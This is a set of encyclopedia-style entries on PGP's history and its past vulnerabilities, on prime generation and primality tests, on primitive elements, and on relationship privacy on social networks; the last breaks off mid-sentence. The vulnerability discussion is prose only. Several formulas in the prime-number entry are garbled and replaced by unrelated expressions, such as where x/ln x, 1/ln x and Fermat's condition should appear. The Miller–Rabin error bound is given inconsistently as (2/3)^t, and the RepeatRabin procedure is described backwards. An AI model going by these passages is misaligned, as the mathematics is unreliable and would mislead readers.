In June 1997, PGP 5.0 was published. The source code was completely rewritten for the first time since 1991. New features included a graphical user interface for Microsoft Windows variants and the Apple Macintosh.

The collection of cryptographic algorithms was extended by the block ciphers CAST and triple DES (for session keys), the Secure Hash Algorithm (SHA) and RIPEMD-160 as additional hash functions and, maybe most importantly, by introducing Diffie–Hellmann Digital Signature Standard (DH/DSS) keys, whose patents had recently expired.

One new feature was introduced as Corporate Message Recovery (CMR) or Additional Decryption Key (ADK); it permitted an additional, implicit encryption of message session keys under a corporate escrow key, firmly bound to the users certificate. Numerous critics publicly disapproved the feature as a means of antagonistic surveillance, arguing that the available group addressing feature would solve a company's legitimate interest in message recovery already. Furthermore, a serious implementation flaw was revealed, which enabled unauthorized certificate modifications and remained undetected by the software (Senderek 2000).

In 1997, ViaCrypt merged with Zimmermann's company Phil's Pretty Good Software (PPGS) into PGP Inc. In December of the same year, Network Associates Inc. (formerly McAfee Associates) acquired the PGP Inc.

Beginning with v5.0i, an official international PGP branch was established outside the US by Ståle Schumacher Ytteborg from Norway. Although cryptographic software in electronic form was still strictly export-regulated under U.S. laws, no such restrictions applied to printed material. Consequently, the complete source code was printed in an OCR-friendly

font to a 600-page hard cover by MIT Press and shipped from the US to Europe perfectly legal. Until the US export controls loosened in 1999, all major releases up to v6.5.1i were conveyed as books, then scanned electronically in order to recover the original source code and republished internationally (GnuPG, GNU privacy guard n.d.).

The product releases from v5.0 up to v7.1 added various utilities and functionality such as disk encryption, a graphical key administration tool and key server, a firewall, and a virtual private network (VPN) solution, along with several adaptations to third-party communication software. Up through v6.5.8, NAI disclosed the program source code for public peer review. PGP Corp. continued this practice beginning with v8.0.

After Zimmermann left Network Associates in February 2001, NAI declared the PGP business segment for sale in July 2001. In order to rescue the PGP product suite, the PGP Corporation was founded with Zimmermann and the cryptographer Bruce Schneier as members of the technical advisory board. It took over most of the product units and copyrights relating to PGP about a year later in June 2002 and announces the shipping of the next PGP v8.0 for autumn of that year. Since then the company's product suite evolved significantly to cover all aspects of personal (PGP Desktop v9.x) and enterprise data protection (PGP Universal Server v2.x).

GnuPG

An independent implementation based on the OpenPGP standard (Callas et al. 2007), GNU Privacy Guard or GnuPG, was released in version 1.0 in September 1999 by Werner Koch (Germany). Created as a free UNIX command-line utility under the GNU Public License (GPL) in the first place, the software and a large set of complementary projects were ported to all major operating systems and evolved into a mature tool suite.

GnuPG is functionally complete and OpenPGP-compatible, but avoids patent-protected algorithms, particularly IDEA, in its core distribution (GnuPG, GNU privacy guard n.d.). GnuPG was funded in part by the German Federal Ministry of Economics and Technology (BMWi) in an effort to improve and spread secure email exchange.

The international PGP (International PGP web site n.d.) and OpenPGP Alliance (OpenPGP alliance n.d.) web sites summarize information on further PGP-enabled products.

Theory

OpenPGP Standard

Zimmermann compiled an initial specification describing data structures and methods employed in his implementations. Later, the PGP2 format was derived and became an Internet Engineering Task Force (IETF) *work in progress* Internet draft, RFC1991, in August 1996 (Atkins et al. 1991). Since 1998, the specification is further developed as *OpenPGP Message Format* by the OpenPGP Working Group of the IETF (Callas et al. 2007). RFC 4880 and its predecessors give a complete specification of formats and algorithmic methods for secure, electronic communication, and file storage. The document intends to provide a framework for interoperable OpenPGP application and defines, in addition to the description of cryptographic techniques, a variety of packet types for message and key items.

Web of Trust Model

PGP established a decentralized trust model, where each party acts as an end-user and as a certification authority (CA) at the same time. All users are introducers to the Web Of Trust, generate their key pairs, distribute their own public keys, and certify those of other users.

As opposed to a centralized, hierarchical, X.509-compliant public key infrastructure (PKI), no standardized or company-specific security policies are applied, and only little additional information is certified, except the mere public key binding to the user's name and email address. PGP users maintain their personal trust relationships locally and rate them by personal trust values. The distribution of PGP keys is facilitated by public or proprietary key directory servers (MIT PGP public key server n.d.; PGP global key directory n.d.).

A general framework regarding trust management structures is presented by Blaze (Blaze et al. 1996).

Experimental Results

In August 2000, the implementation of the aforementioned CMR/ADK feature turned out to be flawed. Sub-packets of type CMR/ADK are intended to be contained inside an area of the public key packet that is

validated with the key pairs self-signature; when located outside, such sub-packets need to be ignored for message encryption (and their existence reported as warning to the user). Senderek inspected several PGP versions up to 6.5.1i and found this condition not satisfied for keys stored under the v4 packet format that was newly introduced with PGP v5.0 (Senderek 2000). He placed unprotected recovery key information into both *RSA* and *DH/DSS* public key packets and showed that the respective program versions still encrypted messages under both keys. PGP commercial and freeware versions 6.5.8 and later had this bug fixed; later PGP versions offer an option to generate legacy RSA keys, which are compliant to the immune v3 format. GnuPG does not support an ADK/CMR feature.

In March 2001, two Czech cryptologists, Klima and Rosa, discovered a weakness in the OpenPGP private keyring specification that may lead to the disclosure of signature keys (Klima and Rosa 2001). Both common packet formats, v3 for *RSA* and v4 for *RSA* and *DH/DSS* keys, are attacked through similar steps, although the respective algorithm parameters are encrypted under a strong, passphrase-derived, symmetric cipher. The stored parameters of the key packets are suitably modified, allowing to recalculate the original private keys, if a message, signed under the tampered key, can be obtained by an attacker. For instance, v3 key packets (only the RSA algorithm is supported) hold the private key parameters enciphered, but their length fields and a 16-bit checksum are stored in the clear. v4 key packets encrypt the length fields and checksum, too. Nevertheless, Klima and Rosa give a prospect of about a half to successfully exploit the CFB mode properties on the last plaintext block of a 1024-bit RSA key packet using the Rijndael/AES block cipher. Regarding DH/DSS v4 key packets, the attack takes advantage of the fact that the public key data fields are not protected, but are nevertheless used during signature generation. Replacing the subgroup generator and a 1024-bit prime parameter with smaller fabricated values reduces the discrete logarithm computation to a feasible problem. In a practical scenario, an attacker needs to gain full access to the victim’s private keyring file twice. A first time, so that the keyring can be tampered, and a second time after the victims signature key was recovered, to restore the original keyring to cover up the attack. PGP subjects RSA keys to a built-in integrity check during the signing process, so that altered key parameters are detected, but other products should undergo a comprehensive audit. However, DH/DSS keys of PGP 5.0–7.04 are

affected, later versions are fixed, as well as GnuPG beginning with v1.0.7. The Klima/Rosa vulnerability is not highly critical because the attacker needs to have physical access to the victims computer. Assuming the keyring files cannot be obtained through a network link, which certainly is good practice, it might be more efficient, for example, to replace PGP executable files on the target computer, once its location was penetrated, in order to recover the users passphrase directly by monitoring key strokes. On the other side, the format specification does not define a proper, inherent keyring protection.

An implementation flaw in PGP versions 5.0–7.04 allows the execution of malicious code after opening an ASCII armored file under Microsoft Windows operating systems. Chris Anley (United States) from the security company @stake showed that PGP creates a temporary file of arbitrary names and arbitrary contents on the target machine during the process of parsing the ASCII armor (Anley 2001). Assuming the file name was chosen to be an appropriate dynamic link library (DLL) and contains executable code with valid library entry functions, then, due to the Windows DLL loading strategy, the manipulated code might be executed by a subsequent application started. The vulnerability occurs because temporary files are generated in directories such as the current directory, which are also included in the DLL loaders search path and because PGP does not properly remove the temporary file if the parsing fails. NAI supplied patches for PGP 7.03 and 7.04; later releases are not affected anymore.

Prime Generation

Anton Stiglic[69] ✉
(69) Instant Logic, Montreal, QC, Canada

Definition

Prime generation refers to methods to generate prime numbers.

Theory

The most common methods to generate prime numbers use a primality test. Typically, a random candidate is chosen and tested for primality; if the candidate is found to be composite another candidate is chosen at random. The process is repeated until a prime is found. One can also test a sequence of integers derived from one randomly chosen candidate. For example, choose a random odd integer n and apply a sieving procedure (sieving) to the sequence $n, n + 2, n + 4, \ldots, n + 2k$, for some k. Then test the sequence incrementally until the first prime is found. (With high probability, a prime will be found within $O(\ln n)$ steps.) Probable primes are generated in this way by using a probabilistic primality test, while a so-called primality proving algorithm can be used to generate integers that are guaranteed to be prime. Some primality proving algorithms generate a certificate of primality, which can be used to independently verify the primality of an integer. Another method consists in directly constructing integers that are guaranteed to be prime. These prime generation algorithms are typically recursive; Maurer's method is an example. Primes with certain properties, such as safe primes and strong primes, can also be generated using specialized techniques. For a more detailed discussion on prime generation, and references, see prime number.

Prime Number

Anton Stiglic[70] ✉
(70) Instant Logic, Montreal, QC, Canada

Definition

A *prime number* is an integer, greater than 1, whose only divisors (positive integer factors) are 1 and itself. For example the prime divisors of 10 are 2 and 5. The first 7 primes are 2, 3, 5, 7, 11, 13 and 17. An integer greater than 1 that is not prime is called a *composite*.

Background

Prime numbers play a central role in number theory (also known as *higher arithmetic*) as can be observed by the *fundamental theorem of arithmetic*, which can be stated as follows: Any positive integer (other than 1) can be written as the product of prime numbers in a unique way (disregarding the order of the factors). Thus, prime numbers can be viewed as the multiplicative building blocks from which all whole numbers are constructed. This is a significant theorem with an analogy to chemistry, saying that just as any natural compound can be broken into basic elements from the periodic table, in a unique way, so can any integer be broken into a product of primes. It is interesting to note that if 1 were considered to be prime, the uniqueness property of the fundamental theorem of arithmetic would not hold. For example, if 1 were a prime, 6 could be written as 2×3, or $1 \times 2 \times 3$. Thus, rather than considering 1 as a prime and losing the uniqueness property, 1 is considered to be neither a prime nor a composite, instead it is called a *unit*.

Prime numbers play a major role in cryptography, especially in public-key cryptography. For instance, in their landmark 1976 paper "New Directions in Cryptography," Diffie and Hellman present a secure key agreement protocol that can be carried out over public communication channels (Diffie–Hellman Key Agreement). Their protocol gave birth to the notion of public-key cryptography. The operations in the protocol they describe are based on arithmetic modulo a large prime number (more precisely, the arithmetic was done in a Galois Field of a large prime order, refer modular arithmetic and finite field). Since then, many other cryptographic systems that were proposed were based on the use of large prime numbers and mathematical results surrounding these. For example, large prime numbers are used in public-key encryption schemes, key agreement, digital signature schemes, and pseudo-random number generators.

One basic question that can be asked about prime integers is—how may of them exist? The answer is that there are infinitely many of them! The earliest proof of the infinitude of primes is due to the Greek mathematician Euclid (300 B.C.) and can be found in his work, the *Elements*. A modified version of Euclid's proof is: Suppose that there is a finite set of prime integers, say $\{p_1, p_2, \ldots, p_k\}$ for some fixed value k. Now, consider $N = (p_1 \cdot p_2 \cdot \ldots \cdot p_k) + 1$ (the product can be computed since there are only a finite number of terms). N is not equal to 1 and is greater than any prime in the hypothetical set of finite primes, thus N is a composite and should be divisible by a prime. However, for any prime p_i in the finite set or primes, p_i does not divide N since p_i divides $p_1 \cdot p_2 \cdot \ldots \cdot p_n$, so it cannot divide $p_1 \cdot p_2 \cdot \ldots \cdot p_i + 1$ (this is due to a basic theorem in number theory that states that if an integer greater than 1 divides an integer x, it cannot possibly divide $x + 1$ as well). Contradiction! Since the only unfounded assumption is about the finite size of the set of primes, this assumption must be erroneous, and the number of primes must be infinite.

Theory

Not only is there an infinity of primes, it is also known that in any sufficiently large interval, there are a good number of them, and one can

approximate the quantity. This is important to approximate the chance of a large, randomly chosen number being prime.

Let $\pi(x)$ denote the number of primes smaller or equal to x. It can be shown that for any $x \geq 114$,

$$\frac{x}{\ln(x)} < \pi(x) < \frac{5}{4} \cdot \frac{x}{\ln(x)}$$

This result is, in fact, a refinement of the so called *Prime Number Theorem*, which states that $\pi(x)$ is *asymptotic* to $\hat{\mathrm{f}}(t)$. These results allow us to conclude, among other things, that the chance of a random integer x being prime is about $1/\ln(x)$.

Since prime numbers are used in many different algorithms and protocols, the following questions may also be asked: How does one generate a prime integer? And, given an integer, how does one verify whether or not it is prime?

Two techniques exist that answer these questions for small numbers, the *Sieve of Eratosthenes* and *Trial Division*. The sieve of Eratosthenes allows one to generate all the primes less than or equal to a given positive integer n. The technique consists of initially listing all the numbers from 2 up to n in order. For example, to generate all the primes up to 20, one starts with the sequence

$$2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16,$$
$$17, 18, 19, 20$$

Starting from 2 (the first prime in the sequence), one deletes all the multiples of 2 with the exception of 2 itself. In the example, this gives

$$2, 3, 5, 7, 9, 11, 13, 15, 17, 19$$

Next, starting from 3 (the next prime in the sequence), one deletes all the multiples of 3 (except 3 itself). The example gives

$$2, 3, 5, 7, 11, 13, 17, 19$$

In general, if the sequence at the t-th state is such that p is the t-th prime, then the next step is to keep p and delete all the other multiples of p. In the example, the last sequence stated is the final sequence, containing all the primes up to 20. This technique is only efficient for small numbers.

Trial division, on the other hand, is a technique to test the primality of an integer. It is perhaps the simplest primality test one can think of. Given an odd integer *n* (the only even prime is 2), try to divide it by all odd integers less than *n*. The number is prime if no divisors are found. It suffices to try dividing it by all odd integers up to $\sqrt{n}$ since if *n* is composite, at least one prime factor of *n* must be less than or equal to the square root of *n*. This primality test is very inefficient, however, since to determine if an integer *n* is prime, one needs to execute about $\sqrt{n}$ divisions. This is exponential in the size of *n* and thus not considered to be efficient for large numbers since the number of steps is not bounded by a polynomial in the size of *n* (Polynomial Time).

For large integers (such as the ones used in public-key cryptography), techniques are needed that are much more efficient for generating and testing primes. A method used in practice to generate large prime numbers is based on the use of an efficient primality test and can be described as follows: To generate a large prime, execute the following steps:

1. Generate as a candidate an odd random integer *n* of appropriate size.

2. Test *n* for primality.

3. If *n* is determined to be a composite, start again at step 1.

Results regarding the density of prime numbers say that a prime number is found in a reasonable amount of time. As stated before, the chance of a random integer *x* being prime is about $A_d^{(i)}$, and this chance becomes at least $A_d^{(i)}$ if only odd integers are tested since all of the even integers greater than 2 are composite. Thus, if the candidates that are chosen are 2048-bit odd integers, then one can expect to test at most about $\frac{\ln\left(2^{2048}\right)}{2}$ of them, or about 710 odd integers. Instead of choosing a new random candidate in each iteration of the loop, one could start from a random odd integer candidate *n* and test the sequence *n*, *n* + 2, *n* + 4, … until one finds a prime. This procedure is called an incremental search. With high probability, a prime will be found within *O*(ln*n*) steps, although there are currently no proofs guaranteeing that a prime will be found quickly for all

starting points. Using specific search sequences might increase the chance that a candidate is prime. For example, to speed up the process, one can take the proposed sequence and apply a *sieving procedure* to remove composites with small prime factors, then test the integers in the resulting sequence. A sieving procedure eliminates most composites in the sequence rapidly. The efficiency of generating large random prime numbers in this way is based on the efficiency of the primality test that is used. A lot of work has been done in primality testing throughout the years. The subject is a very important one as demonstrated by the following quote from article 329 of *Disquisitiones Arithmeticae* (1801) by C.F. Gauss:

> The problem of distinguishing prime numbers from composite numbers, and of resolving the latter into their prime factors is known to be one of the most important and useful in arithmetic. It has engaged the industry and wisdom of ancient and modern geometers to such an extent that it would be superfluous to discuss the problem at length …Further, the dignity of the science itself seems to require that every possible means be explored for the solution of a problem so elegant and so celebrated.

Primality Tests and Primality Proofs

There are two types of primality tests: true and probabilistic. Given a candidate integer, a true primality test will *prove* whether the candidate is prime without any probability of error, while a probabilistic primality test can declare that the candidate is *probably* prime with a certain probability of error. The former can be used to generate so-called *provable primes*, the latter can be used to generate *probable primes*. Algorithms implementing true primality tests that prove the primality of an integer are also called primality proving algorithms. Most probabilistic primality tests are correct when they declare a candidate to be composite but may mistakenly declare a composite to be prime. Typically, when using a probabilistic primality test, step 2 of the prime number generation algorithm, described earlier, is executed multiple times in order to decrease the probability of it, falsely declaring a composite to be prime. In the following, various probabilistic and true primality testing algorithms are discussed.

Primality Test

In the seventeenth century, Fermat came up with a theorem referred to as Fermat's Little Theorem. The contrapositive of this theorem says that given an integer *n*, if there existsan integer *a*, $1 \leq a \leq n-1$ such that $(Q - I)\,\mathbf{g} = \mathbf{0},$, then *n* is guaranteed to be a composite (See the entry on Modular arithmetic for adiscussion of this type of arithmetic). This is the basis of the Fermat primality test. To generate a random prime using Fermat's test, do thefollowing:

1. Generate a random integer *n* of appropriate size.

2. Generate a random integer *a*, $1 \leq a \leq n-1$ and verify whether or not $a^{n-1} \equiv 1 \mod n$.

3. If the above equality is true, declare that the number is probably prime, else start again at step 1.

If the *n* is a composite, there is a good chance that the integer *a*, in step 2, will render the equivalence false, thus proving from Fermat's Little Theorem that *n* is composite. In step 2, an integer *a* for which the equivalence is satisfied for a composite *n* is called a *Fermat liar* (to primality) for *n*, while such an *n* is called a *pseudoprime to the basea* (Pseudoprime). For a given candidate, step 2 can be executed multiple times, with different values of *a*, while the equivalence remains true, in order to increase the confidence that *n* is prime. However, the test is not a guarantee of primality since there exist integers *n* for which all integers *a* are Fermat liars. Such *n* are called *Carmichael numbers*.

In 1976, Miller described a true primality test that determines in polynomial time, assuming the *Extended Riemann Hypothesis* (ERH), whether a given number is prime. ERH is widely believed to be true, but mathematicians have been trying (and failing!) to prove it for over 100 years.

A year later, Solovay and Strassen discovered a randomized algorithm for testing primality based on a criterion due to Euler (Atkin and Larson 1982; Solovay and Strassen 1977). The algorithm has a probability of error that can be made arbitrarily small for all inputs. In other words, when the algorithm declares an integer to be prime, there is a small probability that in

fact the integer is a composite. This probability of error can be made to be as small as 2^{-100}, or even smaller, while the algorithm still remains efficient. A random value *a* for which a composite *n* passes the Euler criteria is called an *Euler liar* (to primality) for *n*, while such an *n* is called an *Euler pseudoprime to the basea*. The test resembles Fermat's test, but it doesn't have the drawback of having composites for which every base is a liar, which is one reason why the probability of error can be made arbitrarily small for any input. Furthermore, the result is *unconditional*, meaning that it is not based on any unproven hypothesis (such as ERH).

Rabin (1976, 1980) later modified Miller's algorithm to present it as an *unconditional*, but randomized polynomial-time algorithm, a form that is comparable to the Solovay and Strassen algorithm with a probability of error that can be made arbitrarily small as well.

This last algorithm (with some optimizations from Knuth (1981)) is commonly referred to as the Miller–Rabin probabilistic primality test, or the *strong pseudoprime test*. A random value *a* for which a composite *n* passes the primality criteria of the Miller–Rabin test is called a *strong liar* (to primality) for *n*, while such an *n* is called a *strong pseudoprime to the base a*. The Miller–Rabin primality test is more efficient then the Solovay–Strassen test and is always correct at least as often (the set of strong liars is a strict subset of the set of Euler liars, which in turn is a strict subset of Fermat liars). The Miller–Rabin test is the most commonly used test for generating primes in practice. One iteration of the Miller–Rabin test will err in declaring a composite integer to be a prime with probability less than $\frac{1}{4}$, while *t* iterations will err with probability less than $\left(\frac{2}{3}\right)^t$. That is to say that $H_i = E^{\oplus}_{s(H_{i-1})}(X_i)\,.$, where *X* stands for *n is composite* and Y_t stands for *RepeatRabin(n,t) returned "prime,"* RepeatRabin(*n*, *t*) being the algorithm that executes *t* iterations of Miller–Rabin's test and outputs "composite" as soon as any iteration declares *n* to be prime, else returns "prime" if each iteration passed. The algorithm is always correct when it declares an integer to be composite. A more interesting result stating that $H_i = E^{\oplus}_{s(H_{i-1})}(X_i)\,.$ can also be proven using elementary probability theory and the fact that prob[$Y_1 \mid X$] is actually much smaller than $\frac{1}{4}$ (Beauchemin et al. 1998). In fact, the error probabilities given are *worst case estimates*. Damgård, Landrock, and Pomerance (1993) gave numerical upper bounds for these

probabilities which are much smaller when choosing candidates independently from a uniform distribution. So, for example, when looking for a 1000-bit prime, to get a probability of error that is less than 2^{-100}, one can simply choose independently, and from a uniform distribution, 1000-bit numbers and subject each candidate to up to 3 independent iterations of the Miller–Rabin test, until one is found that passes 3 consecutive tests. There are also low upper bounds for the probability of error when using an incremental search with Miller–Rabin, these are given by Brandt and Damgård in 1993.

Other probabilistic algorithms exist that are efficient and have a small probability of error on each round when declaring an integer to be a prime, there are also mixes of tests that seem to be very good.

For example, one can use two iterations of the Miller–Rabin test followed by a single iteration of the Lucas probable prime test to generate 1000-bit primes with probability of error smaller than 2^{-100} (American National Standards for Financial Services 2001; Baillie and Wagstaff Jr 1980; Pomerance et al. 1980). The advantage of this last test is that while composite integers that fool multiple rounds of Miller–Rabin are well known, there is yet no known composite integer that passes even a single Miller–Rabin test to the base 2 followed by a single Lucas probable prime test, (Pomerance 1984).

The Frobenius–Grantham test (Grantham 1998), on the other hand, is slightly more complicated to implement than the other probabilistic tests mentioned. Furthermore, each iteration takes about 3 times as long as one iteration of the Miller–Rabin test, although the *worst case* probability of error on each iteration is considerably smaller than that of Miller–Rabin. To achieve an error probability that is less than 2^{-100} for 768-bit candidates or greater, one need only run two iterations of the Frobenius–Grantham test.

Primality Proofs

Several primality proving algorithms also exist. In 1983, Adleman, Pomerance, and Rumely presented a deterministic primality proving algorithm, whose running time is bounded, for sufficiently large n, by $k \cdot (\ln n)^{c \cdot (\ln \ln \ln n)}$, for some constants k and c, making it almost polynomial in the size of the input. Cohen and Lenstra (1986, 1984) simplified the algorithm both theoretically and algorithmically. Further improvements

were made by Bosma and van der Hulst (1989). See also (Mihăilescu 1997) for a generalization of the theory used in these tests. The version of this algorithm used in practice is randomized. The algorithm is referred to by different names, such as the Adleman–Pomerance–Rumely or the Cohen–Lenstra–Bosma algorithm, the Jacobi Sum Test, and the Cyclotomy Method. While efficient in practice (the primality of numbers that are several hundred decimal digits long can be proved in just a few minutes on fast workstations), the algorithm is not easy to program, and the possibility of undetected bugs is very likely.

Later, Goldwasser and Kilian (1986) proposed a randomized primality proving algorithm, based on elliptic curves, running in *expected* polynomial-time on almost all inputs. This algorithm is inefficient in practice. Adleman and Huang (1992) extended these results and designed a primality proving algorithm whose expected running time is polynomial for all inputs. This established, without the use of any unproven assumptions, that the problem of determining whether or not an integer n is prime can be solved, without any probability of error, by a randomized algorithm that runs in time polynomial in the size of the input of the problem. Atkin (Atkin 1986; Atkin and Morain 1993, 1992) developed a similar algorithm known as Elliptic Curves for Primality Proving (ECPP), which is efficient in practice. The interesting feature of these algorithms is that they produce a certificate of primality, which is a small set of numbers associated with an integer that can be used to prove more efficiently that the integer is prime. So even though the algorithm is also difficult to implement, the results (more specifically the primality certificate) can be verified by an independent implementation, allowing bugs in the code to be detected. ECPP has been used to prove the primality of numbers having more than 1000 decimal digits.

Finally, in 2002, Agrawal, Kayal, and Saxena (2004) discovered a primality-testing algorithm that runs in polynomial time in the size of the candidate for all candidates, without any randomization, no probability of error, and not based on any unproven assumptions (such as ERH). This demonstrates that the problem of determining whether or not a given integer is prime is in the complexity class P (Computational Complexity). Even though the algorithm is in P, it is far from being as efficient as the probabilistic tests previously mentioned (e.g., Miller–Rabin). In practice, the probabilistic algorithms are preferred for generating prime numbers

because of their efficiency and since the likelihood of an error can be made acceptably small, thus conferring no practical advantage to primality proving algorithms for the generation of primes. For instance, the probability that the Miller–Rabin test erroneously declares a composite integer to be prime can efficiently be made smaller than the probability that a computer running a primality proving algorithm would have an undetectable hardware error, leading to an erroneous result.

Other primality proving algorithms exist that are efficient in practice for candidates n having special forms, such as *Mersenne numbers*, or, for example, when the factorization of $n - 1$ is known. A Mersenne number is an integer of the form $2^m - 1$, for $m \geq 2$. A Mersenne number that is a prime is called a *Mersenne prime*. The *Lucas–Lehmer primality test for Mersenne numbers* has been used to prove the primality of integers of over 4 million digits. (Notably, $2^{13466917} - 1$ was proved to be prime using this algorithm.)

Overview

Table 1 summarizes the algorithms that have been discussed. *Rand* stands for a randomized algorithm, while *Det* stands for a deterministic algorithm. *PT* is for polynomial-time. *Prob* stands for a probabilistic primality test, while *PProv* designates a primality proving algorithm and *PProvCert* a PProv that also produces a certificate of primality. Note that a deterministic polynomial-time primality-testing algorithm implicitly provides a trivial certificate of primality consisting simply of the number determined to be prime.

Prime Number, Table 1 Some common primality proving algorithms

Algorithm Name	Type	Based On	Year	Ref.
Solovay–Strassen	Prob. Rand, PT	Euler criteria	1977	Atkin and Larson (1982), Solovay and Strassen (1977)
Miller–Rabin (strong pseudoprime test)	Prob. Rand, PT	Fermat's Little Theorem and the fact that ±1 are the only square roots of 1 modulo an odd prime	1976–1980	Knuth (1981), Miller (1976), Rabin (1976, 1980)
Adleman–Pomerance–Rumely (Cohen–Lenstra–Bosma, Jacobi Sum Test, Cyclotomic Method)	PProv. Det, almost PT	Set of congruences which are analogues of Fermat's theorem in certain cyclotomic rings	1983	Adleman et al. (1983), Bosma and van der Hulst (1989), Cohen and Lenstra (1984, 1986)

Algorithm Name	Type	Based On	Year	Ref.
Goldwasser–Kilian	PProvCert. Expected PT	Elliptic curves	1986–1992	Adleman and Huang (1992), Goldwasser and Kilian (1986)
Elliptic Curve Primality (ECPP, Atkin, Atkin–Morain)	PProvCert. Expected PT	Elliptic curves	1986–1993	Atkin (1986), Atkin and Morain (1992, 1993)
Frobenius–Grantham	Prob. Rand, PT	Quadratic polynomials and Frobenius automorphism	1998	Grantham (1998)
Agrawal–Kayal–Saxena	PProvCert. Det, PT	Variation on Fermat's Little Theorem	2002	Agrawal et al. (2004)

Other techniques do not generate prime numbers by applying a primality test to randomly chosen candidates, rather they construct, in a special way, integers that are guaranteed to be primes. Examples of constructive prime generation algorithms are Shawe–Taylor's algorithm (1986) and Maurer's method (Maurer 1989, 1995), which are both recursive randomized algorithms that return guaranteed primes. The former will reach roughly 10% of all primes of a specified size, while the latter generates primes that are almost uniformly distributed over the set of all primes of a specified size.

Various standards describe algorithms for generating prime numbers. For example, the sole purpose of the ANSI standard X9.80-2001 (American National Standards for Financial Services 2001) is to describe primality tests and prime number generation techniques for public-key cryptography. The standard is intended to be the normative reference in this topic for other ANSI X9 standards. Three probabilistic methods for testing integers for primality are described (Miller–Rabin, Lucas–and Frobenius–Grantham), four deterministic methods (including ECPP and trial division, for sufficiently small primes), along with methods for generating prime numbers that use these primality tests, as well as a description of a sieving procedure. The standard also describes two methods for direct construction of prime numbers (Maurer's algorithm and the Shawe–Taylor algorithm). There are also descriptions of methods for generating primes with additional properties, such as safe primes and strong primes. NIST's FIPS 186-2 (1993) describes the Miller–Rabin primality test and an algorithm for generating primes with certain properties for the Digital Signature Standard. The algorithm uses the Miller–Rabin test or any other primality test, where

the probability of a non-prime number passing the test can efficiently be made to be at most 2^{-80}. The algorithm generates two sufficiently large primes, q and p, in such a way that q divides $p - 1$. Furthermore, the algorithm provides a *seed* that can be used to demonstrate, under reasonable assumptions, that the primes were not intentionally constructed to be "weak" in a way that the entity who constructed them could subsequently exploit their structure to recover other entities' cryptographic private keys.

Primitive Element

Burt Kaliski Jr[71] ✉
(71) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski Jr**
Email: bkaliski@alum.mit.edu

Definition

A *primitive element* of a finite field is a generator of the multiplicative group of the field.

Theory

Let α be an element of the finite field $\mathbb{F}_{q^d}$. If α is a generator of $\mathbf{F}_{p^d}^*$, i.e., if the set of elements α, α^2, α^3, … traverses all elements in $\mathbf{F}_{p^d}^*$, then α is a *primitive element*.

Let $f(x)$ be the irreducible polynomial of degree d used to construct the extension field $\mathbb{F}_{q^d}$ over the subfield $\mathbf{F}_q$, and let α be a root of $f(x)$. If α is a primitive element then $f(x)$ is called a *primitive polynomial*.

Every finite field $\mathbb{F}_{q^d}$ has $\phi(q^d - 1)$ primitive elements and $\phi(q^d - 1)/d$ primitive polynomials, where ϕ is Euler's totient function.

In the degenerate case where $d = 1$, any element α that generates the multiplicative group $\mathbb{F}_q^*$ is a primitive element; the corresponding primitive polynomial is $x - \alpha$.

Applications

In cryptosytems based on extension fields, it may be convenient for an implementation to use an irreducible polynomial whose root is also a primitive element of the extension field.

Relationship on OSNs

Definitions

People interact with each other in different kinds of activities (i.e., sending messages and forming small groups of the same interest) on online social networks (OSNs) so that their relationships are developed accordingly, which makes the community evolve gradually. Some relationships can be made public, while the others should be kept private. However, those private relationships often become target for attacks. Literately, the definition of private relationship can be referred to as the existence of a particular relationship or the strength of the relationship among two or more people.

Background

People and their relationships are indispensable components in social communities. Rich data generated from users' profile and online activities can be used to discover their potential relationship with others. On the other hand, a variety of OSN applications that serve or entertain users have been developed with the relationship data of users. Moreover, the data collected from OSN users, including relationship data, may be shared with third parties for commercial or academic purposes. People's relationships on OSNs are playing an important role in the development of digital communities.

However, more and more users are concerned about the disclosure of their sensitive relationship on OSNs which they would like to keep private. For instance, a newly created connection on Linkedin between an employee from Company M and a person from the HR Department of M's competitor, Company N, may be an indicator that the employee may leave his current position. Therefore, exposing such a connection may make him feel uncomfortable. Another example is a dating relationship between Alice and Bob may be considered private as they do not want to make it open.

We focus on three scenarios in which users' private relationships may be compromised on OSNs (1) when analyzing rich data on OSNs; (2) when using OSN applications; and (3) when OSN data is shared to third parties.

Telling Relationship from Rich OSN Data

Thanks to the rich data collected on OSNs, people can be recommended to be friends on Facebook. However, it is quite challenging to drop a line between properly discovering and compromising users' relationship. User's profile data, such as education background – which school the user is studying at and when he joined it, location and hobbies, and his relationship data were often used to discover users' similarity. If two users are quite similar, they may know each other in real world with a higher probability, so they should be recommended to make friends on OSNs (Chen et al. 2009; Dong et al. 2012; Wan et al. 2013; Huang et al. 2016). However, if people do not want to share their real-world relationship in the digital social community, all of the friend recommendation algorithms developed by OSNs have the potential to compromise people's privacy.

Moreover, semantically rich photos shared on OSNs cause more users to be panic about their privacy disclosure. Online photo sharing has become

a popular activity for Internet users, especially with the development of Web 2.0-based online social networks as well as the advent of smart phones with high-quality camera embedded, which enables users to record their life anytime and anywhere. However, semantically rich photos contain not only what their uploaders wanted to share but also what they did not mean to reveal to others, which is considered sensitive. The sensitive photo content may not only disclose the users' location and personal habits but also unnecessarily expose their friends and acquaintances involved in the photos (Yu et al. 2017; Li et al. 2019).

In addition to the existence of a relationship, the strength of a relationship may also be sensitive, which can be concluded with users' behaviors on OSNs. For instance, if two users have a frequent communication on a daily basis, like posting about 50 messages on each other's Facebook wall every day, they must be very close. Similarly, if two users are often colocated in images shared on Flicker, they should know each other pretty well. If such a relationship is not what the involved users involved would like to open to others, the data posted on OSNs causes users' privacy breach.

Finding Hidden Relationship in Apps

Users' relationship data on OSNs are often presented by graphs, where nodes represent users and edges denote relationship. Some applications developed by OSNs leverage such graphs, for example, friend search engine. On Facebook, if clicking the tab of "Friends" on an individual's profile page, his friends will be listed. What actually happens in the background is that a query is issued to the server to fetch the list of friends. Here friends are defined as one-hop neighbors of the queried user in the relationship graph.

As a matter of fact, the design of privacy-aware friend search engine is not straightforward. For OSN operators, they would like to share all friends of individuals in response to friend query so as to encourage the requester to make friends with others; however, users may not want to share their friends. Therefore, Li (2014) proposes to have users set a value of k, indicating their privacy preference – how many friends they feel comfortable to share. Then, with the assumption that a requester makes queries individually, a strategy was developed to determine which k friends

